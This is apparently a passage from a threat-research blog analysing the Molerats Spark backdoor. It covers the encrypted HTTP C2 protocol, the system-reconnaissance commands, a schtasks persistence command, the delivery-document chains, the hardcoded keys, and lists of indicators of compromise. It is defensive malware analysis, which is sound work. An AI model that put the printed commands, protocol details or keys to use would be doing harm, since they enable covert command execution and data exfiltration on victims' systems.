The payload communicates with its C2 server `laceibagrafica[.]com` by issuing HTTP POST requests with base64 encoded and encrypted messages in the data section. We had not seen any previous explanation of this C2 channel, so we will provide an overview of the back and forth communications between the payload and C2 server to show how this payload uses the names in Table 4. To do this analysis, we created a C2 server to interact with the Spark payload to issue commands, so all of the HTTP responses in this section are from the C2 server we created and not an actor developed C2 software. Figure 6 shows an initial beacon sent from the payload to its C2 server. However, all of the outbound requests from the payload to the C2 will look similar visually, as they all use HTTP POST requests to the same URL with encoded and encrypted messages.

Figure 6.Initial beacon sent from payload to C2 server

The data section in the initial beacon decodes and decrypts to the JSON message `{"CallieVK":"W10=","ReeceWNM":"Jessicay"}`. The JSON message involves two key/value pairs with keys “ReeceWNM” and “CallieVK”, whose values transmit the communication type and the data, respectfully. For instance, the “ReeceWNM” key includes the name “`Jessicay`” that is used to represent the initial beacon communication type. The payload will decrypt the C2 servers’ response looking for a “`EverlyY`” field and uses the value for a sleep interval before continuing. Figure 7 shows a response from the C2 server to the initial beacon, of which the response decrypts to `{"EverlyY": 0}`.

Figure 7. Initial beacon sent from payload to C2 server

After receiving the `EverlyY` response, the payload will gather system information, specifically the username, hostname and the system specific UUID by running the following command line commands using ‘cmd.exe’:

1. wmic csproduct get UUID | more +1 | cmd /q /v:on /c "set/p .=&echo(!.!"
2. hostname
3. echo %username%

The payload will store each of these command results in JSON in base64 encoded ciphertext within a field name "ZaydenlnL" and using the first name "AngelxEv" to represent the type of data, which is a number that corresponds to the results in the list above with 1 representing the UUID, 2 the hostname and 3 the username. These three JSON objects are added to a JSON array with a name of "Maximiliano" and sent to the C2 server. For example, the payload stores the system information in JSON as follows:

```
{"Maximiliano":[{"AngelxEv":1,"Houstonod":1,"ZaydenlnL":"<base64 encoded ciphertext of UUID>"},{"AngelxEv":3,"Houstonod":1,"ZaydenlnL":"<base64 encoded ciphertext of username>"},{"AngelxEv":2,"Houstonod":1,"ZaydenlnL":"<base64 encoded ciphertext of hostname>"}]}
```

The payload will create an outbound communications JSON object by setting the encoded system information JSON to the "CallieVK" value and setting the "ReeceWNM" value to the communication type "JoslynKe". The resulting JSON will resemble the following:

```
{"CallieVK":"<base64 encoded ciphertext of system information “Maximiliano” JSON array>","ReeceWNM":"JoslynKe"}
```

The resulting JSON object is base64 encoded, encrypted and sent within the HTTP POST data to the C2 server, as seen in the example request in Figure 8.

Figure 8. System information sent from payload to C2 server

After sending the system information, the payload will expect to receive a command from the C2 server within the response. Figure 9 shows the response to this request that contains encrypted data that the payload will parse for commands to execute.

Figure 9. C2 server response containing ciphertext containing a command line command to execute

The payload does not have a command handler. Rather, it will process the JSON object within the C2's response for applications to open and/or command line commands to run by calling the CreateProcessW API function. The expected JSON object contains an array named "Jordanlzw" that has one or more objects that will have a task identifier number in a field "Ivory", an application name to run in a "Alanih" field, and the command line arguments to pass to the application in a "TrumanRd" field. For instance, the decrypted response in Figure 9 contains a JSON object would instruct the payload to run "c:\windows\system32\cmd.exe" using the command line argument "/c whoami", which effectively runs the "whoami" command:

```
{"Aryana": 0, "Jordanlzw" :[{"Ivory" : 5, "Jonas" : true, "Reginacy" : false,
"TrumanRd" : "/NKg0zJdCDP1XlK9NJ4eJA==", "Alanih" :
"i8KOnxchf86h8NKfF45XMETHhwTx6yF3AfMoWzyG9wA=", "LondonzO" : true}]}
```

After running the command provided by the C2, the payload will send a message to the C2 server that we believe is meant to notify the C2 that it received the command by sending the specific task identifier to the server. The payload will notify the C2 using the communication type "MorganE" as seen in the following JSON:

```
{"CallieVK":"eyJKYXNlTiI6W3siTGF3cmVuY2UiOjV9XX0=","ReeceWNM":"MorganE"}
```

The decoded data within the "CallieVK" field will contain a JSON array with a name of "JaseN" that contains one or more objects with a field name of "Lawrence" that contains the task numbers received, such as `{"JaseN":[{"Lawrence":5}]}`. This acknowledgement is sent to the C2 server, as seen in Figure 10:

Figure 10. Payload notifying the C2 server that it received the command

After acknowledging the receipt of command, the payload expects the C2 to respond with a JSON object with the "Allier" field set to a number, such as `{"Allier" : 7}`. We are unsure of the purpose of this transmission or how the payload uses this number value, but Figure 11 shows the base64 encoded ciphertext containing the “Allier” field.




Figure 11 C2 server providing the Allier JSON object

After receiving the “Allier” JSON object, the payload will send the results of the executed command(s) to the C2 server. The payload will create a JSON object with an array named “Zeke”, which will contain JSON objects that have a “FrederickT” field used to store the result of the command, a “ReesefP” field to denote the task identifier, and a “KaileeXws” field to store a boolean if the command was successful. The resulting JSON would look like the following when the result of the ‘whoami’ command issued by the C2 is “test-system\<redacted>”:

```
{"Zeke":[{"FrederickT":"5yUu16Ae8WKt<redacted>","KaileeXws":true,"ReesefP":5}]}
```

The payload will base64 encode this data and set the “CallieVK” field in the outbound JSON object with the “ReeceWNM” field set to the “Winston” communication type, as seen in the following:

```
{"CallieVK":"eyJaZWtlIjpbeyJGcmVkZXJpY2tUIjoiNXlVdTE2QWU4V0t0aX<redacted>0iLCJLYWls
ZWVYd3MiOnRydWUsIlJlZXNlZlAiOjV9XX0=","ReeceWNM":"Winston"}
```

The payload will then encrypt this JSON object and send it to the C2 server to exfiltrate the results of the issued command. Figure 12 shows the HTTP POST request containing the encrypted JSON object that contains the “Winston” communication type.

Figure 12. Payload sending the results of the issued command to the C2 server

After sending the results of the initial commands, the payload expects the C2 to reply with a JSON object with a "`Garrison`" field set to a number, such as "`{"Garrison" : 8}`". Figure 13 shows the C2 server responding with ciphertext of the JSON object with the "`Garrison`" field.

Figure 13. C2 server sending the Garrison JSON object to the payload

This concludes the check-in and initial command execution portion of the C2. The payload will enter a loop to continuously send HTTP requests to obtain additional commands to run using the same sequence of JSON objects previously explained starting after the "`JoslynKe`" communication type that sent the system information to the C2. Instead of sending the system information to the C2 and parsing the response for a command, each iteration of this loop will start with a communication type of "VanessaFM" as seen here:

```
{"CallieVK":"eyJBZGVsaW5lUkQiOiJ2Y0picTZuemdKaz0iLCJBdmVyaXp0IjoiMSIsIkJyYW5kZW50bE
siOjEsIk1hdGhpYXNOYm8iOlt7IkFkYWx5bm5nUyI6MSwiQ29sbGluc1BNIjoiS1Q2TloyMVNGTVQ5WHFuZ
VM3MjJmZkVucG1FUFVZcDBqcDFFTXRaVEtyUmNNWkVFWG56QnZnPT0iLCJOZXZhZWgiOnRydWV9XX0=","R
eeceWNM":"VanessaFM"}
```

The data in the "`CallieVK`" field decodes to a JSON object that has several fields, one of which is an array called "`MathiasNbo`" that contains JSON objects that transmit the UUID for the compromised system in a field named "`CollinsPM`" that was previously transmitted to the C2 in the "`ZaydenlnL`" field of the "`JoslynKe`" communication type. The JSON object also contains a field "`AdelineRD`" that contains a nickname or campaign identifier value in the form of base64 encoded ciphertext. We have compiled a list of campaign codes of known Spark payloads, which we have included in the Appendix. The resulting JSON object will look like the following:

```
{"AdelineRD":"vcJbq6nzgJk=","Averizt":"1","BrandentlK":1,"MathiasNbo":
[{"AdalynngS":1,"CollinsPM":""<base64 encoded ciphertext of UUID seen in ZaydenlnL
field>","Nevaeh":true}]}
```

This JSON is encrypted and base64 encoded and sent to the C2 server, as seen in Figure 14. The payload will use the same JSON each iteration of the main loop and will expect the C2 to provide the same sequence of responses as discussed before that contain "`Jordanlzw`", "`Allier`", and "`Garrison`" fields to receive additional commands.

Figure 14. Payload issuing HTTP POST to C2 server requesting further commands

Comparison between 2019 and 2020 campaigns

While collecting additional Spark samples, we found samples from a 2019 campaign and newer samples that were compiled in January 2020 used in the Spark Campaign. The delivery documents and Spark payloads used in these campaigns differ from the delivery document we observed in the October and November 2019 attacks. At a high level, the January 2019 delivery document was self-contained as it had its payload embedded within it, while the October 2019, November 2019 and January 2020 delivery documents required interacting with a remote server. The October 2019 and January 2020 documents differ as the former attempts to download a VBScript that downloads a payload from the actor controlled server, whereas the January 2020 document attempts to load a remote template from Google Drive whose macro attempts to download a payload from Google Drive. The known Spark payloads installed by each of these delivery documents differ as well, which we will compare with the known payload from the November attack discussed earlier in this blog.

We analyzed a delivery document from the 2019 campaign and found that it was a macro-enabled Word document (SHA256:`40b7a1e8c00deb6d26f28bbdd3e9abe0a483873a4a530742bb65faace89ffd11`). The macro made the decoy contents by setting a textbox in the document to visible with the line "`Shapes("textbox1").Visible = True`", while the attacks discussed earlier in this blog did not attempt to display any updated decoy contents. Another marked difference is that while both the January and October 2019 delivery documents wrote to a secondary VBScript `%userprofile%\wmsetup.vbs` and `programdata\Micorsoft\Microsoft.vbs` respectively, the `wmsetup.vbs` script contains the binary payload while Microsoft.vbs attempts to download another VBScript that will download the binary payload. The `wmsetup.vbs` script decodes an embedded base64 encoded payload (SHA256:`9511940ed52775aef969fba004678f4c142b33e2dd631a0e8f4e536ab0b811db`

), saves it to `%temp%\ihelp.exe` and creates a scheduled task for persistence by running the following command:

```
schtasks /create /f /sc minute /mo 1 /tn ihelp /tr %temp%\ihelp.exe
```

A few notable characteristics of the Spark payload delivered in January 2019 include the use of different freely-available libraries from other known samples, such as using the msgpackv1 library instead of JSON to structure its configuration and C2 communications, as well as using the SFML library instead of cURL. Also, unlike the Spark payload delivered in November 2019, this payload uses the AES cipher to decrypt its configuration and other pertinent strings and to encrypt and decrypt network communications with its C2. It uses the entire SHA256 hash of a supplied key string without using the custom rolling XOR cipher on the key and ciphertext as discussed earlier in this blog. The decrypted configuration from this payload structured using msgpack appears as follows:

```
\x88\xa4jevG\xadsmartweb9[.]com\xa3JRk\xa1/\xa3ufRP\xa4qNxp\x00\xa4kfds\xa0\xa4WjaS
\x01\xa3WnF\xb8OMfX5GiCmOICUvhunB2lWQ==\xa3sRF\xcd'\x10
```

We also analyzed a delivery document from the 2020 Spark campaign (SHA256:`8c0966c9518a7ec5bd1ed969222b2bcf9420295450b7ed2f45972e766d26ded8`) and it differed from both the January and October 2019 delivery documents. First, the initial delivery document did not contain a macro, rather it attempts to load a remote template from Google Drive, specifically at the following URL:

```
hxxps://drive.google.com/uc?export=download&d=1NbCEnL-jA89PWBEhLWwHmBM5nmUKNRS8
```

The remote template (SHA256:`a0ae5cc0659693e4c49d3597d5191923fcfb54040b9b5c8229e4c46b9330c367`) contains a macro that attempts to download an executable from the following URL:

```
hxxs://drive.google.com/uc?export=download&id=1yiDnuLRfQTBdak6S8gKnJLEzMk3yvepH
```

The executable hosted at the Google Drive link (SHA256:`7bb719f1c64d627ecb1f13c97dc050a7bb1441497f26578f7b2a9302adbbb128`) is a compiled AutoIt script that attempts to install a Spark backdoor to %userprofile%\runawy.exe, which is the same exact dropper and payload as we observed installed by the "attachment.doc" delivery document discussed earlier in this blog.

Table 6 shows a comparison of features in the Spark payloads discussed in this section. Unfortunately, we were unable to obtain the payload installed by the MOFA-related Word documents delivered in the October 2019 attacks. If we compare the Spark samples installed by the delivery documents in January 2019 and 2020 with the Spark sample installed by the Pictures.pdf delivery document in November 2019, we see notable differences that suggest this threat group is continually developing this backdoor.

Feature	**Jan. 2019 Spark**	**Nov. 2019 Spark (Pictures.pdf)**	**Oct. and Nov. 2019 "attachment.doc" and Jan. 2020 "The Spark Campaign"**
Dropper	None	Compiled AutoIt script	Compiled AutoIt script
HTTP Library	SFML	cURL 7.56.0-DEV	elnormous' HTTPRequest
Configuration Structure	msgpack version 1	JSON for Modern C++ v2.1.1	JSON for Modern C++ v3.7.0
Payload Packer	Enigma Virtual Box	Enigma (5.X)	Enigma (5.X)
Cipher used	AES on ciphertext	Rolling XOR on key and ciphertext + 3DES on ciphertext	Rolling XOR on key and ciphertext + custom AES decrypting 16-byte chunks of ciphertext
Encrypted data	Configuration, Names for C2 comms, Commands to gather system information	Configuration, Names for C2 comms, Commands to gather system information	Configuration, Names for C2 comms
Persistence	Scheduled task	LNK Shortcut in @StartupDir	Scheduled task, Copied executable in

			@StartupDir

Table 6. Comparison of Spark payloads delivered in January 2019, October 2019, November 2019 and January 2020

Connection to Downeks

Kaspersky's report mentioned the sub-groups of Molerats (AKA the Gaza Cybergang) are responsible for the Operation Parliament campaign that delivered the Spark payload and we observed this threat group delivering the Downeks in the DustySky campaign. We observed some similarities between Spark and Downeks from a development and installation perspective.

For instance, we observed the same binder Trojan, which is a malicious application used to open a decoy document and to install a payload, one installing a Downeks payload and two others installing Spark. The binder Trojan installing Downeks was compiled in December 2015 and was used during the DustySky campaign as mentioned in our blog (SHA256: `75336b05443b94474434982fc53778d5e6e9e7fabaddae596af42a15fceb04e9`), while we have two samples of this binder Trojan installing Spark samples that were compiled in November 2017 (SHA256:`4889318807225e51bae4d9d9a536e5775eaf92685b289eef6839f9d89f8c4b85`) and April 2018 (SHA256:`23cf013ab91e6bd964c4d9a5d48c188a09838c32a75db68dd0690418f5ca7e7c`).

From a development perspective, both the Downeks and Spark payloads use libraries and code from several open-source projects available on GitHub to carry out its C2 communications and to structure data in JSON. First, Spark uses the cURL library for C2 communications, specifically version 7.56.0-DEV whose source code is available on GitHub, while Downeks (SHA256:`9347a47d63b29c96a4f39b201537d844e249ac50ded388d66f47adc4e0880c7`) used cURL to communicate with the C2 server, but an earlier version (7.39.0). Second, the payload uses JSON to parse its configuration and to structure its messages sent to and from the C2 server, which it uses JSON for Modern C++ Version 2.1.1 also available on GitHub. The previously mentioned Downeks also used JSON to parse its configuration and to structure the data it sends and receives from its C2 server. However, it used Tencent's RapidJSON again freely available on GitHub. This fits our previous observations of the developer of Spark using different JSON libraries within different versions of Spark.

Conclusion

Molerats, also known as the Gaza Hacking Team and the Gaza Cybergang, has been targeting eight organizations in six different countries in the government, telecommunications, insurance and retail industries between October 2019 through the beginning of December 2019. This group uses spear-phishing emails to deliver both malicious Word and PDF documents, and attempts to social engineer the victim into an infection rather than trying to exploit a software vulnerability. Also, the group uses the Spark backdoor in attacks, but continues to develop this tool using different freely available libraries to structure important data and to carry out C2 communications.

Palo Alto Networks customers are protected from the attacks discussed in this blog by:

- All known Spark payloads and delivery documents have malicious verdicts in WildFire
- All known Spark C2 domains and domains used in the delivery are marked with malicious classifications and verdicts in PANDB and DNS Security
- AutoFocus customers can track the delivery documents and payloads with the tags: Molerats_Spark

Appendix

Indicators of Compromise

Files related to MOFA documents

d19104ef4f443e80c21375f1b779f00c960e0193e8aade69d7ad87a11f39c897 - MOFA- 031019.doc
dc3311b3a827840c25689c0e153f2c09ba9583bcf18cdc43b88b12cf9846e94b - Microsoft.vbs
c45b5b01e1c3284fd694db6aa0ebeab8abe78d9bb12eb41b957cd121d97b3516 - PlayerVLC.vbs
03be1d7e1071b018d3fbc6496788fd7234b0bb6d3614bec5b482f3bf95aeb506 - MOFA- 061019.doc
725d907b33cca8cec22f561068a3a8abf3616a8e2f452adb7fbd4aec20390f06 - Microsoft.vbs

Files related to Attachment.doc

eaf2ba0d78c0fda95f0cf53daac9a89d0434cf8df47fe831165b19b4e3568000 - attachment.doc
7bb719f1c64d627ecb1f13c97dc050a7bb1441497f26578f7b2a9302adbbb128 - rundll64.exe
64ea1f1e0352f3d1099fdbb089e7b066d3460993717f7490c2e71eff6122c431 - runawy.exe

Files related to Pictures.pdf

9d6ce7c585609b8b23703617ef9d480c1cfe0f3bf6f57e178773823b8bf86495 - Pictures.pdf
1742caf26d41641925d109caa5b4ebe30cda274077fbc68762109155d3e0b0da - Pictures.rar
92d0c5f5ecffd3d3cfda6355817f4410b0daa3095f2445a8574e43d67cdca0b7 - هذه عينة قليلة من الصور.exe
5139a334d5629c598325787fc43a2924d38d3c005bffd93afb7258a4a9a8d8b3 - pdf.exe

Related Spark payloads and Delivery documents

ee9f90819a578c8256fc950f62bd9f7b051edbee06618a26fa21c2875c3c301e - المذكرة رقم 973 قائمة الحكومة الج
(Note No. 973 Government List c)

9451a110f75cbc3b66af5acb11a07a8d5e20e15e5487292722e695678272bca7 - GoogleChrome.vbs

ddf938508618ff7f147b3f7c2b706968cace33819e422fe1daae78bc256f75a8 - MOFA- 101019.doc

4f51b180a6d0b074778d055580788dc33c9e1fd2e49f3c9a19793245a8671cba - Microsoft.vbs

feec28c7c19a8d0ebdca8fcfc0415ae79ef08362bd72304a99eeea55c8871e21 - التقرير اليومي حول أهم المستجدات الفلسطينية ليوم - 9 - 9 - 2019.doc (Daily report on the most important Palestinian developments, 9-9-2019.doc)

bf126c2c8f7d4263c78f4b97857912a3c1e87c73fee3f18095d58ef5053f2959 - التقرير اليومي حول أخر مستجدات الإرهاب العالمي- 9 - 9 - 2019.doc (Daily updates on the latest terrorism report Alaalmi- 9 - 9 - 2019.doc)

243f1301d1d759c17cd49336512ebceb9d347995c90a6e00aff926439d63f12d - Daily Report.rar

602828399e24dca9259a4fc4c26f07408d1e0a638c015109c6c84986dc442ebb

eaf2ba0d78c0fda95f0cf53daac9a89d0434cf8df47fe831165b19b4e3568000

273aa20c4857d98cfa51ae52a1c21bf871c0f9cd0bf55d5e58caba5d1829846f

71ea0ba573451b14bb411ad28e5aac883f8af0376db8c9d34f309778c901c5d6

a0ae5cc0659693e4c49d3597d5191923fcfb54040b9b5c8229e4c46b9330c367

8c0966c9518a7ec5bd1ed969222b2bcf9420295450b7ed2f45972e766d26ded8

7bb719f1c64d627ecb1f13c97dc050a7bb1441497f26578f7b2a9302adbbb128

64ea1f1e0352f3d1099fdbb089e7b066d3460993717f7490c2e71eff6122c431

e8d73a94d8ff18c7791bf4547bc4ee2d3f62082c594d3c3cf7d640f7bbd15614

6e60f5c65299ee7f7b257f5c83d3bb36154654b26e721136f7184514fcf6b296

b08b8fddb9dd940a8ab91c9cb29db9bb611a5c533c9489fb99e36c43b4df1eca

a6e0297777ba29e21e5d1acca6210d436eee5c2b93d2dec27910ffd6e2266559

6e896099a3ceb563f43f49a255672cfd14d88799f29617aa362ecd2128446a47

cf32479ed30ae959c4ec8a286bb039425d174062b26054c80572b4625646c551

92d0c5f5ecffd3d3cfda6355817f4410b0daa3095f2445a8574e43d67cdca0b7

5139a334d5629c598325787fc43a2924d38d3c005bffd93afb7258a4a9a8d8b3

89acce7cdd354a04f2edd4a2226caf5c47246a8196ec1d9b98159da38ec20c24

b654dd768912e09b9c71eb388995b1d69b5baa45e970a6afc42733d647220712

daa72ba2b9525d74e0a3564d0d72e06eed27d04ce63fe98c45b1e84cee09987c

c39e3adb6e15b9964bf0f9702b632086951b4ed9f9fb9cadd6975962a031a398

255a29f88150285a9553f67a6475dc50fcbb5fc737a0178cc0e737d49c8d1b20

4889318807225e51bae4d9d9a536e5775eaf92685b289eef6839f9d89f8c4b85

23cf013ab91e6bd964c4d9a5d48c188a09838c32a75db68dd0690418f5ca7e7c

75336b05443b94474434982fc53778d5e6e9e7fabaddae596af42a15fceb04e9

9a3ec0a8b2a88106fc537d9cae1989f6fba36bb43352a944d2031e7b2ab7673c

89d7337ac102cd80316ad59a1dcfcc5c7849d0e7520f0f85e1781574423e38ea

19ede61c865a3cdd59d3a5d1a79b7ce83ca7828a6b80a2f968d82b5b56a8603c

f9df76f634586c698b967209d83834b98ff3d245d47d6993bfb27a0aa819d9b9

704b19e0460a0fa7d952ba6feb5eadb9054895d1d753df72faf6f470446a0519

194c236a3eed81f3180bdcc5bcbd29b782b1a0ef7962ceb1c4cb892a427563ff

fc420a49b1e9e2200238a4846110c2e4e63bfe6d7088645f49ebb65718a70b7f

bc9353adc58b983b080b61950fc6689ee340797458fc4fd8a1d6f492976aa0e2

8c6dc796b35ef405c42c78e1011cc4a6df09315264d638271cb0674d044886cf

9d49020debdc6ab63de249fd9289d51415395fc8b1e8a15a82f200bf90e674ee

5b6e43d434148bfcf52fd441f64836ae35f4f0ed9d75bf9707f521bcbb7c0380

3a32c81ec609a5466f050c09156f25b5561c691763f865ee437e95a246dcbbe1

c3e23a42dc49b039828da6cef4ebb7226c85163651a69085ee7e1899aa804fed

26b032a9b6a22047eb48f1fb1553827a5b85aa7229422d650fa1f37c48b3aeb1

8e5bf597948ea6ad39f0030053978d1a14e1c3dbb4abf044a223e14544c73b7f

1513032544512718d068b2f6e8b5087cae9fc446e40cd56c03ab7bbbe047add5

d04276760d722c241e831dacee7cf9d63cb123ce7188d604df1c56c1197d7160

83750372d4e8c043d6f916ec398303dc929b59e05b7f5a9dc5485e4530047f4a

23cf013ab91e6bd964c4d9a5d48c188a09838c32a75db68dd0690418f5ca7e7c

bf4cdb277881754db2f44a014c08ce1857c9c0c47c6c1c8582782b5c887241e2

58376e763ef0ca9dccad55e043794b5ec0b34c8c2a20604cff0b26f216e3c1e2

399344aa609f17e558356709a398b4478e5c737c7cc843e3d111d33192c35e5a

1c43f8f68f7b8e40828f9f74566860b25a5dfd9b7f8b7620d71644866e6cb19d

ab2335ba3abe97a02a3a2d1b063a08ae649406f88d4cf02d22d724e649b9e7be

a4c6aea61953d515d38d75ae7b3ef2a37bb26d1f838722f0a67624d6a728549e

51c1e6ce3ff1f42734bfa19a7142b5154172232afc5528dad4c527df3a44c0c1

329e9e98f08f3d6a017254dd033984cfd6421ccab5b323ebace5d68662a98a09

0631ed0995e21ec8f02f6167824eca92e84abfd8cf4dbbd9c7c88f88d4f570cd

d010ef2b6664779b3c8cfa0a5179b7331d88d34d04350ebeeecb3bae65654393

4889318807225e51bae4d9d9a536e5775eaf92685b289eef6839f9d89f8c4b85

51042cac30b4d6072f79b3f9b27d8ee7b65f438549c90f57dc5fecc17d35054a

ec0d30d2fdd301bf0cfe66028c9a37d5535a8161909d0d3573447d1843f61c97

e6e5593cbac23ec5c51e5f63c4c6616a8eb71697a89f9d1d17cc7be91c36e3e9

36166db096ddb50af4f5c4be48b4274c535f40c74ce3450d4ad3bdaa2c28beb3

966ad6452793b1562f0081456a951d3310d4e7690fa74ef8ff4046778bd37168

b2437a54195d51435ad07867a5cb069e831fdd8e48bb70daa3894fde40754bc8

fe19ab4fd65531163d197d565201c2afea7d9f8e74e5f75c714eb5fe086a02fd

212aa6e3f236550bb4b9328071ee4f0e8a74465c75dcf1e6cde8502afde91364

e489e5297ed8cf594c2a5160eff79b12b9ee68e36e0d00ed31f44b75c4a38f61

0eebc31bb64ba0aa0ea335a5f35392ff1d058e97bf5cb5b46d7a89b197dcba7a

fe0f23d6675260dd40f277906aa3dd34cbef2243336334dda10ad4500f8e6883

7c5a9ce04002be953c556b5b50c10f8d462abc92d1ffe28a325d7ea741701be1

45a2c50edd710476e0de8ece6cc5931035ce8183ac4cf521d494d94744d44c2c

b84f2497e4cfeac240b1815b22741609e5a31f0be11667a3c7256c16788728ec

78696cf4370817cb0ffd6930a92553d3551fe77cdc6d45638ddd13f05b9218b8

5109f2c8f014698f1d2f0d59a7c9cc1cd9400a6fe4dcde95cc475f453e74bc6e

ab4e43b4e526d44bf12ae5113184afdf5c15630808f674f5e1a472eb6811ce3f

daa72ba2b9525d74e0a3564d0d72e06eed27d04ce63fe98c45b1e84cee09987c

64ea1f1e0352f3d1099fdbb089e7b066d3460993717f7490c2e71eff6122c431

6e60f5c65299ee7f7b257f5c83d3bb36154654b26e721136f7184514fcf6b296

B08b8fddb9dd940a8ab91c9cb29db9bb611a5c533c9489fb99e36c43b4df1eca

cf32479ed30ae959c4ec8a286bb039425d174062b26054c80572b4625646c551

9511940ed52775aef969fba004678f4c142b33e2dd631a0e8f4e536ab0b811db

e3779f6252ca606ace9ae06623ba086d1a441582b625e433799260d71cdb1b4b

e6e9f7b0449976537d9276192e5767c9909cd34df028a8bf1cac3dbe490f0e73

69df8e4bdc3fd69deb6c866254f80f6288549222ed0d07ccd4c05597e75414df

40b7a1e8c00deb6d26f28bbdd3e9abe0a483873a4a530742bb65faace89ffd11

Related Delivery Domains

servicebios[.]com

dapoerwedding[.]com

zmartco[.]com

Spark C2 Domains

webtutorialz[.]com

nysura[.]com

laceibagrafica[.]com

motoqu[.]com

smartweb9[.]com

laptower[.]com

app.msexchanges16[.]com

msexchange13[.]com

cloudserviceapi[.]online

updates.masterservices[.]online

clients.itresolver[.]online

update.itresolver[.]online

91.219.237[.]99

goldenlines[.]site

Update.nextdata[.]site

Spark First Names and More

Decrypted String	Usage	Description
Lawrence	C2 Channel (from payload)	Key name in dictionary (JaseN) used to store the value of a task number provided in the Ivory field
Allier	C2 Channel (from C2)	Key name used to store a number for an unknown purpose, but it is expected as a response to the MorganE communication type.
JaseN	C2 Channel (from payload)	Key name for a list of dictionaries in the MorganE communication type, represents the received task numbers
Ivory	C2 Channe	Key name in the Jordanlzw list used to store a number that we believe is a task number

	l (from C2)	
Jonas	C2 Channel (from C2)	Key name in the Jordanlzw list used to store a boolean for an unknown reason
Reginacy	C2 Channel (from C2)	Key name in the Jordanlzw list used to store a boolean to not create the process, rather just send 'ok' back to C2
TrumanRd	C2 Channel (from C2)	Key name in the Jordanlzw list used to store the command line arguments to run with an executable
Alanih	C2 Channel (from C2)	Key name in the Jordanlzw list used to store the executable to to run
Averizt	C2 Channel (from payload)	Key name that stores a number in the VanessaFM communication type that is hardcoded within the binary.
MathiasNbo	C2 Channel (from payload)	Key name for a list of dictionaries in the VanessaFM communication type
BrandentlK	C2 Channel (from payload)	Key name that stores a number in the VanessaFM communication type that is hardcoded into the configuration.
AdalynngS	C2 Channel (from payload)	Key name in dictionary (MathiasNbo) used to store a number with unknown purpose.
AdelineRD	C2 Channel (from payload)	Key name that stores a base64 encoded encrypted string obtained from the payload configuration sent to the C2 in the VanessaFM communication type. Considered as a nickname or campaign/payload identifier.
CollinsPM	C2 Channel (from payload)	Key name in dictionary (MathiasNbo) used to store the UUID also seen in the ZaydenlnL field
Nevaeh	C2 Channel (from payload	Key name in dictionary (MathiasNbo) used to store a boolean with unknown purpose.

	)	
LondonzO	C2 Channel (from C2)	Key name in the Jordanlzw list used to store a boolean to create a specified process and wait for return
JoslynKe	C2 Channel (from payload)	Value in ReeceWNM field to represent the transmission of system information
AngelxEv	C2 Channel (from payload)	Key name used in a system information dictionaries (Maximiliano) to store the information type value (1 = UUID, 2 = hostname, 3 = username)
ZaydenlnL	C2 Channel (from payload)	Key name used in a system information dictionaries (Maximiliano) to store the data associated with the type specified in AngelxEv
Houstonod	C2 Channel (from payload)	Key name used in a system information dictionaries (Maximiliano) to store the value "1" whose purpose is unknown
Maximiliano	C2 Channel (from payload)	Key name in JoslynKe communication type that stores a list of system information dictionaries
Garrison	C2 Channel (from C2)	Key name for a number value used by the payload possibly as a sleep interval before sending results of additional commands.
Zeke	C2 Channel (from payload)	Key name for a list of dictionaries in the Winston communications type
ReesefP	C2 Channel (from payload)	Key name within a dictionary within the Zeke array used to represent the task number
FrederickT	C2 Channel (from payload)	Key name within a dictionary within the Zeke array storing the results of the executed command for the task
	C2 Channe	Key name within a dictionary within the Zeke array storing the boolean if the

KaileeXws	l (from payload)	execution was successful
EverlyY	C2 Channe l (from C2)	Key name for a number value used by the payload to idle for a specified number of seconds
CallieVK	C2 Channe l (from payload)	Field in JSON sent to C2, used to store the communicated data
ReeceWNM	C2 Channe l (from payload)	Field in JSON sent to C2, used to store the communication type
MorganE	C2 Channe l (from payload)	Value in ReeceWNM field to represent the task number its about to send data regarding
Winston	C2 Channe l (from payload)	Value in ReeceWNM field to represent the transmission of command execution results
Jessicay	C2 Channe l (from payload)	Value in ReeceWNM field to represent the beacon
VanessaFM	C2 Channe l (from payload)	Value in ReeceWNM field to represent the request for additional tasks
rEA8GPZf4oIdOsjMxgF D	Key	Used to encrypt fields within JSON sent to C2, including system information gathered
Jordanlzw	C2 Channe l (from C2)	Key name of a list of dictionaries that store commands to run
Aryana	C2 Channe l (from C2)	Key name for a number value used to specify the number of commands to run that are stored in the Jordanlzw list
24	Config	Minimum sleep interval between messages sent to C2
119	Config	Minimum sleep interval between failed C2 beacons
JvFLb8pHNywoGdhtjsc		

5	Key	Used to encrypt C2 communications

Spark Nicknames/Campaign Codes

SHA256	Compile Time	Nickname
0631ed0995e21ec..	2017-03-27 2:46:06	28-10
966ad6452793b15..	2017-05-24 6:15:04	Nick name
212aa6e3f236550..	2017-05-24 6:15:04	Nick name
ab4e43b4e526d44..	2017-05-24 6:15:04	Nick name
36166db096ddb50..	2017-10-07 7:06:22	bbb
d010ef2b6664779..	2017-10-07 7:06:23	28-10
194c236a3eed81f..	2017-10-22 7:03:45	sss
fc420a49b1e9e22..	2017-10-22 7:03:45	sss
bc9353adc58b983..	2017-10-22 7:03:45	sss
9d49020debdc6ab..	2017-10-22 7:03:45	Nick name
3a32c81ec609a54..	2017-10-22 7:03:45	3007
c3e23a42dc49b03..	2017-10-22 7:03:45	50852
8e5bf597948ea6a..	2017-10-22 7:03:45	O
151303254451271..	2017-10-22 7:03:45	Nick name
83750372d4e8c04..	2017-10-22 7:03:45	0204
58376e763ef0ca9..	2017-10-22 7:03:45	R
1c43f8f68f7b8e4..	2017-10-22 7:03:45	ood
ab2335ba3abe97a..	2017-10-22 7:03:45	Nick name
a4c6aea61953d51..	2017-10-22 7:03:45	Nick name
